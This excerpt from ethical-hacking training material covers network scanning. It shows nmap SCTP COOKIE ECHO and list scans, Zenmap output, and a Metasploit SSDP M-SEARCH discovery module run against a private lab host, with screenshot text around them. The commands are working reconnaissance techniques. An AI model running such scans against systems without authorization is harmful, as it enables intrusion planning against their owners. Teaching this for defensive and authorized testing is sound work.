
Figure 3.70: SCTP COOKIE ECHO scan result when port is closed

Advantages:

- The port scan is not as conspicuous as the INIT scan.

Disadvantages:

- SCTP COOKIE ECHO scan cannot differentiate clearly between open and filtered ports, and it shows the output as open|filtered in both cases.


Zenmap
Scan
Tools
Profile
Help
Profile:
Scan
Cancel
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Details
OS
Host
Filter Hosts

Target: 10.10.1.11

Command: nmap -sZ -v 10.10.1.11

10.10.1.11

```
nmap -sZ -v 10.10.1.11
```


```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-15
05:38 [redacted] Time
Initiating ARP Ping Scan at 05:38
Scanning 10.10.1.11 [1 port]
Completed ARP Ping Scan at 05:38, 0.02s elapsed (1
total hosts)
Initiating Parallel DNS resolution of 1 host. at 05:38
Completed Parallel DNS resolution of 1 host. at 05:38,
0.00s elapsed
Initiating SCTP COOKIE-ECHO Scan at 05:38
Scanning 10.10.1.11 [52 ports]
Completed SCTP COOKIE-ECHO Scan at 05:38, 2.13s
elapsed (52 total ports)
Nmap scan report for 10.10.1.11
Host is up (0.0015s latency).

PORT       STATE         SERVICE
7/sctp     open|filtered echo
9/sctp     open|filtered discard
20/sctp    open|filtered ftp-data
21/sctp    open|filtered ftp
22/sctp    open|filtered ssh
80/sctp    open|filtered http
179/sctp   filtered      bgp
443/sctp   open|filtered https
1167/sctp  open|filtered cisco-ipsla
1812/sctp  open|filtered radius
1813/sctp  open|filtered radacct
2049/sctp  open|filtered nfs
2225/sctp  open|filtered rcip-itu
2427/sctp  open|filtered mgcp-gateway
2904/sctp  open|filtered m2ua
2905/sctp  open|filtered m3ua
2944/sctp  open|filtered megaco-h248
2945/sctp  filtered      h248-binary
3097/sctp  open|filtered itu-bicc-stc
3565/sctp  open|filtered m2pa
3863/sctp  open|filtered asap-sctp
3864/sctp  open|filtered asap-sctp-tls
```

Figure 3.71: SCTP COOKIE-ECHO scan in Zenmap

SSDP and List Scan

SSDP Scan

- The Simple Service Discovery Protocol (SSDP) is a network protocol that **works in conjunction with the UPnP to detect plug and play devices**
- Vulnerabilities in UPnP may allow attackers to launch **Buffer overflow** or **DoS attacks**
- Attacker may use the **UPnP SSDP M-SEARCH** information discovery tool to check if the machine is vulnerable to UPnP exploits or not




msfconsole - Parrot Terminal
File Edit View Search Terminal Help

```
msf6 > use auxiliary/scanner/upnp/ssdp_msearch
msf6 auxiliary(scanner/upnp/ssdp_msearch) > set RHOSTS 10.10.1.11
RHOSTS => 10.10.1.11
msf6 auxiliary(scanner/upnp/ssdp_msearch) > show options

Module options (auxiliary/scanner/upnp/ssdp_msearch):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   BATCHSIZE        256              yes       The number of hosts to probe in
                                                each set
   REPORT_LOCATION  false            yes       This determines whether to repo
                                               rt the UPnP endpoint service ad
                                               vertised by SSDP
   RHOSTS           10.10.1.11       yes       The target host(s), see https:/
                                               /github.com/rapid7/metasploit-f
                                               ramework/wiki/Using-Metasploit
   RPORT            1900             yes       The target port (UDP)
   THREADS          10               yes       The number of concurrent thread
                                               s

msf6 auxiliary(scanner/upnp/ssdp_msearch) > exploit

[*] Sending UPnP SSDP probes to 10.10.1.11->10.10.1.11 (1 hosts)
[*] No SSDP endpoints found.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/upnp/ssdp_msearch) >
```

List Scan

- This type of scan simply generates and prints a **list of IPs/Names** without actually pinging them
- A **reverse DNS resolution** is performed to identify the host names



Target: 10.10.1.11
Profile:
Command: nmap -sL -v 10.10.1.11

